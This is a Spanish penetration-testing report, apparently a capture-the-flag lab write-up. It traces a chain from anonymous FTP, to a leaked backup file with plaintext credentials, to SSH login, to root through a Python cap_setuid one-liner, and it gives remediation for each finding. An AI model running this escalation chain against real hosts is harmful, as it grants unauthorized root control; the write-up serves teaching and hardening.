INFORME DE PENETRATION TESTING

Laboratorio «El Cuervo»

Evaluación de seguridad ofensiva de un host Linux expuesto

Reconocimiento · Acceso inicial · Escalada de privilegios

Cliente / Entorno	**Whoami-Labs — Reto «El Cuervo»**
Objetivo	172.17.0.2
Dificultad	Fácil
Tipo de prueba	Caja negra (black-box), host único
Fecha	15 de octubre de 2026
Duración	0 h 32 min (tiempo del laboratorio)
Clasificación	**CONFIDENCIAL**

Aviso legal y alcance

Este documento recoge los resultados de una prueba de intrusión controlada realizada íntegramente dentro de un **laboratorio aislado y autorizado** (plataforma educativa Whoami-Labs, reto «El Cuervo»). Todas las acciones descritas se ejecutaron sobre un sistema cuyo propietario autoriza explícitamente el ataque con fines formativos.

Las técnicas aquí documentadas no deben reproducirse contra sistemas de terceros sin una **autorización por escrito** previa que defina las reglas de enfrentamiento (RoE) y el alcance (scope). El uso de estas técnicas fuera de un entorno autorizado puede constituir un delito tipificado en el Código Penal.

■ Confidencialidad
La información de este informe es sensible. Su distribución debe restringirse al personal técnico y de dirección estrictamente necesario.

Índice

1.	Resumen ejecutivo
2.	Metodología y herramientas
3.	Tabla resumen de hallazgos
4.	Desarrollo técnico del ataque
4.1	Fase 1 — Reconocimiento y enumeración (Nmap)
4.2	Fase 2 — Acceso a FTP anónimo y fuga de credenciales
4.3	Fase 3 — Acceso inicial por SSH
4.4	Fase 4 — Enumeración local y captura de flag de usuario
4.5	Fase 5 — Escalada de privilegios (capability en Python)
4.6	Fase 6 — Compromiso total y flag de root
5.	Hallazgos detallados y remediación
6.	Recomendaciones generales
7.	Conclusión

1. Resumen ejecutivo

Se ha evaluado la seguridad del host **172.17.0.2** partiendo de una posición de caja negra (sin credenciales ni información previa). En aproximadamente **32 minutos** se logró el **compromiso total del sistema**, obteniendo privilegios de **root**.

El ataque no requirió explotar ninguna vulnerabilidad compleja ni desarrollar ningún exploit: la intrusión fue posible encadenando una serie de **malas configuraciones** básicas. El camino completo fue el siguiente:

- Un servicio **FTP** permitía el acceso **anónimo** y exponía un archivo de respaldo oculto.
- Ese respaldo contenía **credenciales en texto plano** (usuario `student`).
- Esas credenciales eran válidas y reutilizadas para el acceso **SSH** al sistema.
- El binario `python3.13` tenía asignada la *capability* `cap_setuid+ep`, lo que permitió una escalada inmediata a **root**.

Nivel de riesgo global	Resultado de la prueba
CRÍTICO Compromiso total del host (root) alcanzable por un atacante sin autenticación previa.	• 2 *flags* capturadas (usuario + root) • Control administrativo completo • Sin necesidad de exploits ni fuerza bruta

Mensaje para dirección: aunque se trata de un entorno de laboratorio, el patrón detectado es idéntico al que compromete sistemas reales. Ningún fallo individual era especialmente grave por sí solo, pero su **encadenamiento** (FTP anónimo → credenciales en claro → reutilización en SSH → capability mal asignada) convierte un sistema aparentemente funcional en uno totalmente vulnerable. La corrección de cualquiera de estos eslabones habría roto la cadena de ataque.

2. Metodología y herramientas

La evaluación siguió una metodología estándar de intrusión alineada con las fases clásicas de una operación ofensiva (reconocimiento → acceso inicial → escalada de privilegios → post-explotación) y con tácticas del marco **MITRE ATT&CK**.

Fase	Objetivo	Herramientas
Reconocimiento	Descubrir puertos y servicios del objetivo	Nmap
Acceso inicial	Obtener credenciales y primera sesión	cliente FTP, cliente SSH
Enumeración local	Buscar vías de escalada en el host	find, getcap, ps
Escalada de privilegios	Pasar de usuario sin privilegios a root	python3.13 (cap_setuid)
Post-explotación	Confirmar control total y recoger evidencias	shell interactiva

3. Tabla resumen de hallazgos

ID	Hallazgo	Severidad
H-01	FTP con acceso anónimo habilitado	ALTO
H-02	Credenciales en texto plano en archivo de respaldo	ALTO
H-03	Reutilización de credenciales FTP en SSH	MEDIO
H-04	Capability cap_setuid asignada a python3.13	CRÍTICO
H-05	Transmisión de credenciales SSH en claro / política de contraseñas débil	BAJO

La severidad refleja el impacto potencial de cada hallazgo de forma aislada. El riesgo real surge de su encadenamiento, que eleva el riesgo global a CRÍTICO.

4. Desarrollo técnico del ataque

A continuación se detalla, paso a paso, la cadena de intrusión completa con sus evidencias gráficas. Cada captura corresponde a un comando ejecutado realmente durante la prueba.

4.1 · Fase 1 — Reconocimiento y enumeración

Se inició un escaneo completo de puertos con **Nmap** sobre el objetivo, incluyendo detección de versiones (`-sV`) y ejecución de scripts por defecto (`-sC`):

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo reveló dos servicios abiertos:

- **21/tcp — FTP** (vsftpd 3.0.5). El script `ftp-anon` confirmó que el **inicio de sesión anónimo estaba permitido** (código FTP 230).
- **22/tcp — SSH** (OpenSSH 10.0p2 sobre Debian).




Figura 1 — Escaneo Nmap: puertos 21 (FTP, login anónimo permitido) y 22 (SSH) abiertos.

El dato clave de esta fase es la línea `Anonymous FTP login allowed`: indica que cualquiera puede conectarse al FTP sin credenciales. Es el primer eslabón de la cadena.

4.2 · Fase 2 — Acceso a FTP anónimo y fuga de credenciales

Se accedió al servicio FTP con el usuario `anonymous` (sin contraseña). Un listado con `ls -la` mostró un archivo oculto que pasaría desapercibido en un listado normal: `.backup_config.old`. Se descargó con `get`:

```
┌──(kali㉿kali)-[~]
└─$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||40001|)
150 Here comes the directory listing.
dr-xr-xr-x    1 0        0            4096 May 05 06:39 .
dr-xr-xr-x    1 0        0            4096 May 05 06:39 ..
-r--r--r--    1 100      102            80 May 05 06:39 .backup_config.old
226 Directory send OK.
ftp> get .backup_config.old
local: .backup_config.old remote: .backup_config.old
229 Entering Extended Passive Mode (|||40002|)
150 Opening BINARY mode data connection for .backup_config.old (80 bytes).
100% |*****************************************************************************************************************************************
226 Transfer complete.
80 bytes received in 00:00 (91.37 KiB/s)
ftp>
```

Figura 2 — Sesión FTP anónima. Se localiza y descarga el archivo oculto .backup_config.old.

Al inspeccionar el contenido del archivo descargado se encontraron **credenciales en texto plano** pertenecientes a un sistema de respaldo, además de una nota que delataba una migración pendiente a LDAP:

```
┌──(kali㉿kali)-[~]
└─$ cat .backup_config.old
[backup_system]
user=student
pass=student123
# TODO: Migrar a LDAP proximamente

┌──(kali㉿kali)-[~]
└─$
```

Figura 3 — El respaldo expone credenciales en claro: user=student / pass=student123.

Se obtuvieron así unas credenciales candidatas: **`student : student123`**. La contraseña, además, es extremadamente débil (nombre de usuario + secuencia numérica).

4.3 · Fase 3 — Acceso inicial por SSH

Dado que el puerto 22 estaba abierto, se probó la reutilización de las credenciales obtenidas del FTP contra el servicio SSH. Tras un primer intento fallido (error de tecleo), el acceso fue **satisfactorio**, obteniéndose una sesión interactiva como el usuario `student`:




Figura 4 — Acceso SSH conseguido reutilizando las credenciales filtradas por FTP.

Este paso confirma el hallazgo **H-03**: las mismas credenciales se reutilizan en varios servicios, de modo que la fuga en el FTP concede directamente una sesión en el sistema operativo.

4.4 · Fase 4 — Enumeración local y flag de usuario

Ya dentro del sistema, se realizó una enumeración orientada a encontrar vías de escalada. Se buscaron binarios con bit `SUID`, que mostraron únicamente binarios estándar del sistema (sin vector evidente por esta vía):




Figura 5 — Búsqueda de binarios SUID: solo aparecen los habituales del sistema.

También se revisaron los procesos en ejecución con `ps aux`, confirmando que vsftpd y sshd corrían como root dentro de un contenedor:

```
student@4ff4d1ec8728:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2680  1892 ?        Ss   14:22   0:00 sh -c /usr/sbin/vsftpd /etc/vsftpd.conf & /usr/sbin/sshd -D
root           7  0.0  0.0  11544  4248 ?        S    14:22   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root           8  0.0  0.1  11776  7932 ?        S    14:22   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root          54  0.0  0.2  20000 13640 ?        Ss   14:27   0:00 sshd-session: student [priv]
student       63  0.3  0.1  20000  7952 ?        S    14:28   0:00 sshd-session: student@pts/0
student       64  0.0  0.0   4328  3796 pts/0    Ss   14:28   0:00 -bash
student       75  0.0  0.0   6396  3904 pts/0    R+   14:31   0:00 ps aux
student@4ff4d1ec8728:~$
```

Figura 6 — Procesos en ejecución (ps aux). Los servicios corren bajo root.

La **flag de usuario** se recuperó leyendo el archivo `user.txt` en el directorio personal de `student`:

```
student@...:~$ cat user.txt
Capabilities{e1_cuervo_user}
```

Flag de usuario: `Capabilities{e1_cuervo_user}`

4.5 · Fase 5 — Escalada de privilegios

El nombre del reto («Capabilities») orientó la búsqueda hacia las *Linux capabilities*: permisos granulares que pueden otorgar a un binario poderes de root sin necesidad del bit SUID. Se enumeraron con `getcap -r / 2>/dev/null`:

```
student@...:~$ getcap -r / 2>/dev/null
/usr/bin/python3.13 cap_setuid=ep
```

El binario `python3.13` tenía la capability **`cap_setuid+ep`**. Esto permite a Python cambiar su UID efectivo a 0 (root) y, a partir de ahí, lanzar una shell con privilegios máximos. El vector es idéntico al documentado en GTFOBins para este caso:

```
python3.13 -c 'import os; os.setuid(0); os.system("bash")'
```




Figura 7 — getcap revela cap_setuid en python3.13. Al ejecutar el one-liner, id devuelve uid=0(root).

4.6 · Fase 6 — Compromiso total y flag de root

Con la shell de root ya obtenida, se accedió al directorio `/root` —normalmente inaccesible para un usuario sin privilegios— y se leyó la **flag de root**:




Figura 8 — Listado de /root y lectura de root.txt con la shell privilegiada.

```
root@...:/root# cat root.txt
Capabilities{e1_cuervo_root}
```

Flag de root: `Capabilities{e1_cuervo_root}`

Ambas flags fueron validadas correctamente en la plataforma, confirmando el compromiso completo del sistema y la finalización del laboratorio:




Figura 9 — Validación de ambas flags en la plataforma. Laboratorio «El Cuervo» completado.

Nota: durante la validación se introdujo primero por error la flag de root en el campo de usuario, de ahí el intento incorrecto visible en la captura. Ambas flags son correctas en su campo respectivo.

5. Hallazgos detallados y remediación

H-04 — Capability cap_setuid asignada a python3.13	CRÍTICO
Descripción	El intérprete `/usr/bin/python3.13` tiene la capability `cap_setuid+ep`, que le permite modificar su UID efectivo a 0.
Impacto	Cualquier usuario local puede obtener una shell de root de forma inmediata y fiable, logrando el control total del sistema. Es el hallazgo que materializa el compromiso.
Remediación	Eliminar la capability con `setcap -r /usr/bin/python3.13`. No asignar `cap_setuid` a intérpretes de propósito general; si un proceso necesita ese privilegio, encapsularlo en un binario mínimo y auditado.

H-01 — FTP con acceso anónimo habilitado	ALTO
Descripción	El servicio vsftpd 3.0.5 en el puerto 21 permite el inicio de sesión como `anonymous` sin contraseña y expone contenido del sistema de archivos.
Impacto	Un atacante no autenticado puede listar y descargar ficheros, incluidos archivos ocultos de respaldo con información sensible.
Remediación	Deshabilitar el acceso anónimo (`anonymous_enable=NO` en `vsftpd.conf`). Si el FTP no es imprescindible, retirar el servicio. Preferir SFTP/FTPS sobre FTP en claro.

H-02 — Credenciales en texto plano en archivo de respaldo	ALTO
Descripción	El archivo `.backup_config.old` contiene un usuario y una contraseña en claro (`student / student123`).
Impacto	La exposición de credenciales permite el acceso directo a otros servicios. Combinado con H-01, concede una sesión en el sistema sin explotar ninguna vulnerabilidad.
Remediación	No almacenar credenciales en archivos de configuración o respaldos. Usar un gestor de secretos. Rotar de inmediato las credenciales expuestas y eliminar los respaldos antiguos de ubicaciones accesibles.

H-03 — Reutilización de credenciales entre servicios	MEDIO
Descripción	Las credenciales del respaldo FTP son válidas también para el acceso SSH del usuario `student`.
Impacto	El compromiso de una credencial se propaga a todos los servicios donde se reutiliza, ampliando el alcance del ataque.
Remediación	Aplicar credenciales únicas por servicio. Centralizar la autenticación (la propia nota del respaldo mencionaba migrar a LDAP) e implantar MFA donde sea posible.

H-05 — Política de contraseñas débil / FTP en claro	BAJO
Descripción	La contraseña `student123` es trivial y el protocolo FTP transmite las credenciales sin cifrar.
Impacto	Favorece ataques de fuerza bruta/diccionario y la interceptación de credenciales en la red.
Remediación	Imponer una política de contraseñas robusta (longitud, complejidad, caducidad) y sustituir FTP por protocolos cifrados.

6. Recomendaciones generales

Más allá de corregir cada hallazgo concreto, se recomienda actuar sobre las causas de fondo:

- **Principio de mínimo privilegio:** auditar periódicamente capabilities, SUID/SGID y permisos. Un binario solo debe tener los privilegios estrictamente necesarios.
- **Endurecimiento de servicios (hardening):** deshabilitar accesos anónimos, usar versiones cifradas de los protocolos y reducir la superficie expuesta a lo imprescindible.
- **Gestión de secretos:** prohibir credenciales en archivos planos; emplear bóvedas de secretos y rotación periódica.
- **Gestión de credenciales:** contraseñas únicas y robustas por servicio, autenticación centralizada y MFA.
- **Higiene de ficheros:** eliminar respaldos y archivos temporales antiguos de ubicaciones accesibles; los nombres «ocultos» (con punto) no son una medida de seguridad.
- **Monitorización:** registrar y alertar sobre accesos anónimos, cambios de capabilities y ejecuciones sospechosas de intérpretes.

7. Conclusión

El host **172.17.0.2** fue comprometido por completo en unos 32 minutos sin recurrir a exploits ni fuerza bruta. El éxito del ataque se basó íntegramente en una cadena de malas configuraciones: un **FTP anónimo** que filtró un **respaldo con credenciales en claro**, la **reutilización** de esas credenciales en **SSH** y, finalmente, una **capability cap_setuid** mal asignada a Python que concedió root de forma trivial.

La lección principal es que la seguridad de un sistema la determina su **eslabón más débil**. Corregir cualquiera de los hallazgos —especialmente el crítico H-04— habría interrumpido la cadena. Se recomienda priorizar la remediación del hallazgo crítico y, a continuación, abordar los de severidad alta de forma inmediata.

Fin del informe

Laboratorio «El Cuervo» · Whoami-Labs · 15 de octubre de 2026 · Documento CONFIDENCIAL